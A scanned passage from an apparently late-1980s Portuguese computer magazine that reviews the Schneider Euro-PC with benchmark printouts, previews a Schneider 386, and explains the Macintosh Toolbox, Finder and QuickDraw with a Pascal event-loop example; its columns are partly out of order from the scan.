A acompanhar o hardware descrito, a parte de soft não fica nada atrás de outros complementos deste tipo oferecidos por construtores de nomes mais sonantes. O MS-DOS, sistema operativo que nos surge aqui na sua versão 3.3, ocupa apenas uma das cinco disquetes oferecidas pela Schneider a cada utilizador do Euro-PC, co-existindo aí com um interpretador de BASIC Microsoft da Great Wall (GW-BASIC 3.22). As restantes quatro disquetes encontram-se divididas entre o WORKS, incluindo os vários módulos desta aplicação integrada.

Ainda no "pacote" de software, a documentação,

A 7.15MHz e 4.77MHz os valores obtidos no Landmark foram respectivamente 2.8MHz - 1.6x e 1.7MHz - 1.0x

```
=== THE LANDMARK CPU SPEED TEST:  SPEED Version 0.99 ===
          Copyright 1986 Landmark Software
                1142 Pomegranate Court
                Sunnyvale CA 94087
                  408-733-4035

This system is performing like an IBM AT running at:
Mhz 1   2   3   4   5   6   7   8   9   10  11  12  13  14  15
                  3.9 Mhz
                  2.2x
Performance relative to 4.77 Mhz PC or XT:
          1x      2x      3x      4x      5x      6x      7x      8x

Current time:  09:19:50     Elapsed time since starting program:  00:01:05
Current test:  167          Elapsed time for the latest test:     280 ms

          F1  HELP    Q  TOGGLE QUIET MODE    ESC  EXIT TO DOS
```

fornecida para apoio dos utilizadores desde o momento em que a máquina é desenpacotada até ao ponto em que estes se encontram aptos para vôos mais altos com a utilização do Works, é um dos pontos mais positivos desta proprosta Schneider. Mais de mil páginas repartidas por 4 volumes de acordo com os temas abordados (sistema em geral, Works, GW-BASIC e MS-DOS), permitem ao utilizador pouco ligado ao mundo dos computadores uma rápida aquisição de conceitos e procedimentos fundamentais e transportam-no com alguma simplicidade para níveis de conhecimento superiores.

Alguns testes

Parte importante de qualquer análise de um computador, ainda que, tal como esta, ela seja relativamente superficial em termos de análise técnica e incida sobretudo nos aspectos que giram à volta da integração da máquina no mercado, é sempre a apresentação de valores conseguidos pela execução de conhecidos testes de performance. Estes testes são, como muitos leitores já puderam constatar, bastante faliveis mas continuam a servir como base para muitas decisões de aquisição. É caso para se afirmar que os testes são maus mas... são os únicos que temos.

Fazendo o jus à tradição não quisemos,assim, deixar de apresentar os resultados dos testes obtidos com o comando System Information vs.3.00 e a opção de informação do sistema do PC-Tools Deluxe R4.21 (ambos concebidos pelo Peter Norton), o Teste de Performance Compaq, e o Landmark SPEED Test versão 0.99.

Afim de simplificar a análise dos referidos resultados todos eles se encontram presentes nos quadros em destaque ao longo do presente artigo.


VENCEU?

Nos pontos anteriores, as respectivas partes da célebre frase de Cesar (''Vini, Vidi, Vici'' - Cheguei, Vi e Venci) compreendem-se facilmente se considerarmos o que depois se disse dentro de cada ponto. Aqui, no entanto, as dúvidas têm um peso especial. No fundo, é essencialmente com base no que aqui se disser que os leitores vão responder à questão que primeiro colocámos: será que o Euro-PC, apesar das máquinas que surgiram no mercado depois do seu lançamento, continua a ser um aceitável compromisso preço/qualidade?

Talvez não seja má ideia revelar desde já que na nossa opinião à resposta continua a ser positiva. Vejamos então as razões desta tomada de posição.

Falando do sistema operativo utilizado não temos quaisquer dúvidas em afirmar que o MS-DOS continuará ainda por alguns anos a ser considerado o sistema operativo por excelência na área de computadores pessoais. A versão 3.3 em particular, permanece como uma versão adequada a este tipo de máquina já que, apesar do DOS 4.0 ter iniciado entretanto a sua carreira, as caracteristicas que o tornam diferente das versões anteriores não têm relevância quando utilizadas neste tipo de máquina de low-end (quem é que adquire um Euro-PC para, por exemplo, gerir mais do que 32 MB de informação em disco?).

Passando para o processador, não podemos negar que o 8088 começa a ficar condenado ao esquecimento com o gradual aparecimento de microprocessadores mais rápidos e com a possibilidade de processar simultaneamente mais informação. Este movimento vai proporcionar-nos a aquisição de máquinas baseadas nos 286 e 386 a preços mais baixos, e levar a que os processadores de 8 bit's e de 16 bit's ''não-reais'' (8086 e 8088) sejam completamente esquecidos. Contudo, se continuarmos a ser lógicos no estabelecimento daquilo que alguns leitores podem considerar ''meras suposições'', não podemos ser menos



MUDAM-SE OS TEMPOS.... MUDAM-SE OS SCHNEIDERS

Na última CEBIT, exposição de equipamento informático que decorre anualmente em Hanover, a Schneider surprendeu todos os visitantes com uma nova máquina, voltada para uma faixa diferente de mercado. Um 386 com várias configurações disponiveis e um preço que, tal como um outro construtor se habituou a anunciar, também a Schneider começa a tornar caracteristico das suas ofertas. A visão correcta do mercado, sem sacrificar as máquinas ao seu P.V.P., mais uma vez faz com que os observadores do mercado se mantenham atentos aos movimentos deste construtor que, de acordo a maior parte dos analistas, vai continuar a aumentar a sua fatia no volume de vendas de computadores pessoais, em território europeu (a comprovar esta teoria verifique-se, por exemplo, o número de máquinas que mensalmente passam pela IFS para distribuição no nosso país).

Voltando ao 386 temos como características relevantes as frequências de trabalho, 16MHz ou 25MHz zero wait state (dependendo da configuração escolhida), a carta gráfica VGA, os discos rigidos de grande capacidade (160MB e 340MB), e os 4MB de RAM como máximo de memória nas configurações disponíveis, podendo esta em todas elas ser aumentada até 24MB na própria placa principal.

A velocidade de processamento, os elevados níveis de performance em diversos aspectos, e o baixo preço de comercialização parecem ser os factores chave desta nova máquina.

Os discos utilizados, de 160MB ou 340MB respectivamente com 17 ou 16 milisegundos de tempo de acesso, possuiem um factor de interleave de 1:1 independentemente do controlador ser do tipo RLL (configurações da gama baixa), ou SCSI - Small Computer Systems Interface - Western Digital de 16 bit's (comum ás configurações mais completas). A grande diferença entre as configurações de topo desta linha e as de low-end, dentro dos factores já referidos, situa-se ao nível do tempo de acesso ao disco que nos computadores possuidores de um controlador tipo RLL se situa nos 22 milisegundos por oposição aos tempos menores dos controladores SCSI (16 e 17 ms).

Na optimização geral dos novos 386 Schneider nada parece ter sido deixado ao acaso. A carta gráfica, fugindo à ''costumeira'' VGA da Paradise, é uma carta da ATI Technologies Incorporated com um bus de 16 bit's e 256KB de RAM, expansiveis na placa até 512KB (por inserção de chips nos suportes já existentes). Esta carta gráfica, para além dos habituais modos gráficos comuns às placas deste tipo, permite ainda o funcionamento num modo com 800x600 picture elements com 256 cores simultâneas, escolhidas de uma palete de 262144 cores.

O resultado final aparentemente vai agradar. A configuração com 25 MHz como frequência de trabalho, por exemplo, depois de submetida ao SPEED Test da Landmark obteve como resultados a equivalência com um AT a 37.8 MHz, valor que, considerando os 9 mil marcos como preço previsto de venda ao público, coloca esta máquina numa posição novamente vantajosa em relação às restantes máquinas de outros construtores.

Com todas as caracteristicas que conhecemos já descritas, resta-nos agora colocar os dedos no teclado deste novo 386 e fundir momentaneamente a nossa mente com o admirável ''chocolate com patas'' que lhe serve de motor, percorrendo todos os seus circuitos de uma forma o mais detalhada possivel. Para prestar contas da experiência reservamos desde já o espaço necessário num dos próximos números da SPOOLER.

```
PC Tools Deluxe R4.21
---------------------------System Information Service-------

                                  Computer - IBM/PC XT
                The BIOS programs are dated - 01/13/89
                                Operating system - DOS 3.30
              Number of logical disk drives - 5
                 Logical drive letter range - A thru E
                                Serial Ports - 1
                              Parallel Ports - 1
                                  CPU Type - 8088
              Relative speed (orig PC=100%) - 205%
                 Math co-processor present - No
  User programs are loaded at HEX paragraph - 0D0F
   Memory used by DOS and resident programs - 53488 bytes
         Memory available for user programs - 470800 bytes
                 Total memory reported by DOS - 512K
  PC Tools has found the total memory to be - 512K
         Monochrome Display Adapter present
```

Valores obtidos a uma frequência de trabalho de 9.54MHz. Quando submetido a teste nas frequências de 7.15MHz e 4.77MHz os valores obtidos em** Relative speed (orig PC=100%) **foram respectivamente 150% e 100%.

lógicos em todas as outras divagações do raciocinio. Um AT baseado no 286 dentro de dois ou três anos pode custar menos de 50 mil escudos, mas isso não é justificação para que os utilizadores agora não adquiram um XT que lhes satisfaça as necessidades presentes. Amanhã, se quiser adquirir uma outra máquina, o mais provável será colocar o seu XT na prateleira, ou vendê-lo no mercado de segunda mão a um preço inferior ao actual custo de um velho Spectrum. Mas até lá, o seu investimento proporcionou-lhe os devidos frutos: o arranque necessário em termos de conhecimentos para enfrentar esta nova geração tecnológica, e a realização simplificada das tarefas que de qualquer modo teria de realizar.

Assim sendo, o Euro-PC torna-se mais uma vez vantajoso visto que o investimento a realizar se mostra relativamente pequeno.

É claro que, o preço não é tudo. A performance tem também algo a dizer no momento da aquisição. No entanto, como diria alguém que em tempos conhecemos e que na imprensa especializada fez escola: ''ninguém compra um Ferrari para atravessar a rua''. E uma vez dito isto pensamos que a resposta a todas as dúvidas sobre o Euro-PC ficaram para trás no texto... e no tempo.

FERNANDO PRATA

SEM MACULA

UNIFORMIDADE E COERENCIA



Quem já tenha trabalhado durante algumas horas com um Macintosh, apercebeu-se com certeza de uma particularidade acerca do software disponível para estas máquinas. É que todas as aplicações parecem fazer parte de uma grande família de produtos: O aspecto da *menu bar* mantém-se, bem como o dos controlos que pululam pelo écrã. As janelas são a maior parte das vezes iguais, apresentando todas elas as mesmas *scroll bars* e *go away boxs*. Também os diálogos implementados através das *dialog boxs* e que promovem a comunicação com o utilizador obedecem à mesma política, de aplicação para aplicação. Isto confere ao Macintosh o saudável aspecto de um integrado e personalizado ambiente de trabalho.

/E /V /S /W / ... (?!!!)

A comunicação máquina-utilizador ocorre através do Finder. Toda a interface é feita de um modo gráfico extremamente atraente e compreensível. Para trabalhar com o Finder não é preciso decorar nomes de comandos, nem andar a folhear o manual à procura daquela opção que precisamos mas de que nunca nos conseguimos lembrar. Tudo está ali à nossa frente e basta-nos seleccionar com o mouse aquilo que queremos.


É para isso que existe o Windows, dirão alguns. Outros acrescentarão ainda: e não gosto, obrigado ! Mas isso é porque não sabem a distância que vai do Windows ao Finder. O cursor do rato no Windows não é um cursor, é uma espadeirona. Mais problemático é o facto de o Windows não ter verdadeiramente uma interface gráfica já que as acções do utilizador não se desenrolam graficamente. O que acontece é que são meramente expostos alguns comandos em menus, e o utilizador em vez de os digitar vai lá seleccioná-los. O Finder afasta-se disso em acções tão triviais como apagar um ficheiro ou copiá-lo para disco. No primeiro caso há que pegar no ficheiro com o mouse e despejá-lo numa lata de lixo que o Finder mantém no écrã. A cópia é conseguida transportando mais uma vez com o mouse, o ficheiro do *folder* em diskette para o *folder* em disco. Folders são como as directorias do MS-DOS exibindo pois uma estrutura em árvore. Note-se que tanto os folders como os ficheiros são representados através de icons e que portanto estas acções de transportar de um lado para o outro assumem um carácter extremamente prático.

Mas mesmo esquecendo problemas de cosmética como estes e outros há que ver que os compatíveis, com ou sem Windows, nunca tiveram o ambiente integrado que têm os Macintosh. Quando chamamos uma aplicação a partir do Finder, sabemos que nos vai aparecer algo que obedece à mesma filosofia deste. Uma das grandes vantagens do Macintosh reside nesse ponto, não só para o aprendiz de uma nova aplicação, como também para aquele que se vê obrigado a trabalhar com várias aplicações simultaneamente. E com a versão *multitasking* do Finder, o MultiFinder, simultaneamente quer realmente dizer em simultâneo. Ou seja, podemos ter no nosso écrã uma série de janelas abertas cada uma delas pertencente a uma aplicação diferente. Por outro lado as aplicações exibem ainda grande compatibilidade entre elas, o que permite por exemplo, fazer *cut and paste* de texto e gráficos de umas para outras.

USER INTERFACE TOOLBOX

Como foi possível obter toda esta homogeneidade a nível de software ? Fornecendo aos desenhadores de aplicações uma ferramenta comum, fácil de utilizar e de grande potencial. Essa ferramenta é a famosa *User Interface Toolbox* do Macintosh. Esta é essencialmente constituída por uma série de gestores, os chamados *managers*, implementados em ROM. Cada gestor está vocacionado para uma determinada função desde a gestão de recursos, a cargo do Resource Manager até à gestão de janelas pelo Window Manager.

Os gestores fornecem aos programadores um conjunto de primitivas dentro do seu âmbito. Assim o Window Manager, para além das primitivas de inicialização, permite criar janelas, deslocá-las pelo écrã, escondê-las,



modificar-lhes o tamanho, fechá-las e tudo isto recorrendo a funções e procedimentos Pascal directamente acessíveis dentro de muitos ambientes de programação, Pascal ou não, para Macintosh.

O Control Manager, para dar outro exemplo, ocupa-se de gerir controlos. Controlos são todos os dispositivos que aparecem pelo écrã e que permitem seleccionar opções ou quantificar uma determinada quantidade. Destes últimos os mais conhecidos serão provavelmente as *scroll bars*. As primitivas do Control Manager permitem criar controlos, atribuír-lhes e consultar-lhes o valor, e especificar por exemplo, o conjunto de acções a tomar enquanto o mouse está a ser *clickado* sobre um controlo. Assim, enquanto se está a carregar sobre uma das setas da *scroll bar*, há que incrementar ou decrementar o seu valor. O Control Manager permite ainda que especifiquemos os nossos próprios controlos, ou seja, que desenhemos a sua aparência física e definamos o seu funcionamento.

FACIL DE USAR, FACIL DE PROGRAMAR

O facto de existir uma Toolbox eficiente embutida no Macintosh facilita drasticamente muitos aspectos da programação da interface com o utilizador.

O programador não se vê obrigado a reinventar a roda de cada vez que quer implementar digamos, uma barra de menus. Pura e simplesmente utiliza o que já está feito recorrendo ao Menu Manager. De resto a documentação ao nível da Toolbox é óptima e está acessível no primeiro dos já cinco volumes de 'Inside Macintosh' que têm saído ao longo destes últimos anos, para além de como é evidente existirem já bastantes bons livros vocacionados para a programação no Macintosh.

Este é pois o primeiro factor explicativo para a uniformidade existente entre as aplicações Macintosh. Estas, uma vez que chamam as mesmas primitivas, têm as mesmas janelas, menus, diálogos, scroll bars, e mantêm em funcionamento as *Desk Acessories*. Desk Acessories são aplicações sempre 'mesmo ali à mão' na menu bar, penduradas no logotipo da Apple durante a execução de outras aplicações e são normalmente de interesse generalizado. O seu funcionamento está a cargo do Desk Manager.

PORQUE E QUE ELES USAM A TOOLBOX ?

Falta explicar porque acederam os desenhadores de aplicações à utilização maciça da Toolbox.

Em primeiro lugar porque a Apple se manteve até à bem pouco tempo, bastante reservada no que respeita a chamadas abaixo da Toolbox. Em segundo lugar por uma questão de comodidade e em terceiro por uma pressão efectiva do mercado nesse sentido. Com efeito, o utilizador prefere comprar um produto fácil de aprender que um difícil. E a facilidade de aprendizagem tem que ver com o facto do produto vir na mesma linha daqueles com que está habituado a trabalhar. Poder-se-á contra-argumentar dizendo que tudo isto acaba por ser limitativo a nível de originalidade por o programador ficar preso ao que já está feito. No entanto o que se passa é exactamente o contrário, já que este uma vez liberto das tarefas mais rotineiras, acaba por produzir algo de mais sofisticado tanto a nível do que é realmente específico da aplicação como da própria interface com o utilizador.

UMA PROGRAMAÇAO ORIENTADA POR EVENTOS

Se é verdade que já vimos porque têm as aplicações Macintosh um aspecto mais ou menos standard, não terá ainda talvez ficado claro porque têm elas uma filosofia de funcionamento comum. Isso tem que ver com a utilização de um outro gestor, o Event Manager.

O estilo de programação no Macintosh é significativamente diferente daquela a que estamos habituados noutras máquinas. Mas então um programa escrito em Pascal ISO não corre em Macintosh ? Sim claro que corre. Mas não se pode dizer que seja um programa *Macintosh like*. A verdade é que hoje em dia as pessoas dão grande valor a interfaces gráficas sofisticadas e de fácil aprendizagem. Como se costuma dizer, o tempo do writeln e do printf já lá vai e uma aplicação por muito elaborada que seja, se não for *user friendly* está irremediavelmente condenada ao anonimato.

Ora estas aplicações exigem algo mais do programador, já que não basta agora mandar uma mensagem para o écrã e ficar à espera da resposta. A qualquer momento, o utilizador clicka o mouse e dependendo do sítio onde o

fez, há que fechar uma janela, repôr uma outra que entretanto havia ficado atrás da primeira, seleccionar um menu, actualizar o aspecto de um controlo e uma miríade de outras possibilidades. Diz-se que é uma programação orientada por eventos já que são estes que surgindo de uma forma não determinística impões o desenrolar da sessão.

Os gestores de janelas, diálogos, menus e controlos são sem dúvida uma ajuda de peso, mas falta algo que cole tudo isto e nos permita decidir o que fazer em cada instante. E isso é feito através do *Toolbox Event Manager* que se encarrega de gerir a chegada dos eventos por forma a que o programador saiba qual a acção correcta a tomar em cada momento.

O código *main* das aplicações acaba então por ser tipificado pelo chamado *main event loop* e que é mais ou menos constante entre elas. Vejamos então mais detalhadamente o aspecto desse código, utilizando para o efeito a linguagem Pascal:

```
{ As chamadas à Toolbox estão em itálico }
REPEAT
  IF GetNexEvent( everyEvent, MeuEvento ) THEN
    { Chama-se a Toolbox por forma a sacar o próximo
      evento que a aplicação deva tratar }
    CASE MeuEvento.What OF
      mouseDown : { o evento foi um click do mouse. Há
                    que descobrir onde }
      CASE FindWindow( MeuEvento.Where, QualJanela ) OF
        inMenuBar : { chamar o menu manager para
                      descobrir onde } ...
        inDrag : { chamar o Window Manager para fazer o
                   dragging da janela } ...
        inContent : { Dentro da janela. Haverá que se
                      fazer algo no âmbito da própria
                      aplicação } ...
      END; { mouseDown }
      KeyDown : { Uma tecla foi premida } ...
    END
  UNTIL Fim { Por intermédio de algum evento se há-de
              posicionar esta flag a TRUE }
```

Cada evento que ocorre é pois tratado por funções ou procedimentos chamados a partir do *main event loop*.


Isto é sem dúvida um paradigma de programação completamente diferente daquele a que nos habituámos noutras máquinas onde onde inclusivamente alguma programação orientada por eventos era normalmente feita por intermédio de *interrupts*.

O FINDER EM PORTUGUÊS

No Macintosh é extremamente fácil modificar certos aspectos de uma aplicação como sejam icons ou títulos de menus. Isto acontece porque a Toolbox fornece um outro gestor, o Resource Manager que permite separar os dados de uma aplicação, do seu código. Desta forma, uma aplicação ao arrancar consulta os seus recursos referentes a janelas, diálogos, controlos, menus, etc e depois utiliza-os ao longo do programa, ou seja, os dados não estão imersos no código mas em recursos à parte.

Utilizando um editor de recursos podemos então visualizar os recursos de uma dada aplicação e mesmo alterá-los. Isto explica aliás que as aplicações Macintosh sejam tão facilmente traduzíveis de língua para língua.

Um outro aspecto do Resource Manager é que faculta a qualquer programador o acesso a recursos standard como por exemplo o cursor para edição de texto. Mais uma vez estamos perante uma facilidade que promove a uniformidade entre aplicações. Mas permite também ir no sentido inverso, possibilitando personalizar o nosso Macintosh.. Qualquer um pode de facto modificar o aspecto de uma *alert box* ou da lata do lixo. Recorrendo mais uma vez a um editor de recursos, facilmente podemos trocá-la por um cesto de papeis ou por um bom contentor à portuguesa. Vamos concerteza sentirmo-nos mais em casa.




O ARTISTA OFICIAL DO MAC

Como já vimos os gráficos têm no Macintosh um papel de peso. Precisam pois de ser suportados por uma ferramenta de peso. Essa ferramenta é o QuickDraw. Poder-se-ia quase dizer que o QuickDraw é responsável por cada pixel que aparece no écrã já que é ele que se encarrega de desenhar linhas, polígonos e outras linhas fechadas, e ainda todo o texto. Na verdade o Macintosh não tem modo de texto e está pois permanentemente em modo gráfico.

Grande parte dos gestores acedem ao QuickDraw já que não têm outra forma de desenhar os diálogos ou os controlos. Mas também a própria aplicação tem por vezes necessidade de o fazer, quando necessita desenhar algo no interior de uma janela.

O QuickDraw tem de resto uma conceptualização matemática base extremamente simples e bem conseguida o que o torna extremamente fácil de utilizar, tirando dele o máximo partido. Para tal utiliza um referencial ortogonal que varia tanto na horizontal como na vertical entre -32767 e 32767. Isto conduz a uma grelha que não é totalmente representável num écrã e há pois que associar uma região da mesma a uma outra deste. Uma vez que as linhas que compõem a grelha são conceptuais e logo não têm dimensões, não se põe o problema de saber se um determinado ponto pertence ou não a uma recta, o chamado *endpoint paranoia*. O QuickDraw é mais um exemplo do que acontece no interior do Macintosh: Conceptualmente simples mas preciso, potente, estruturado e bem docuE EPARA ALmentado.E para além da Toolbox ?



MA'CUÊ LUXO ...

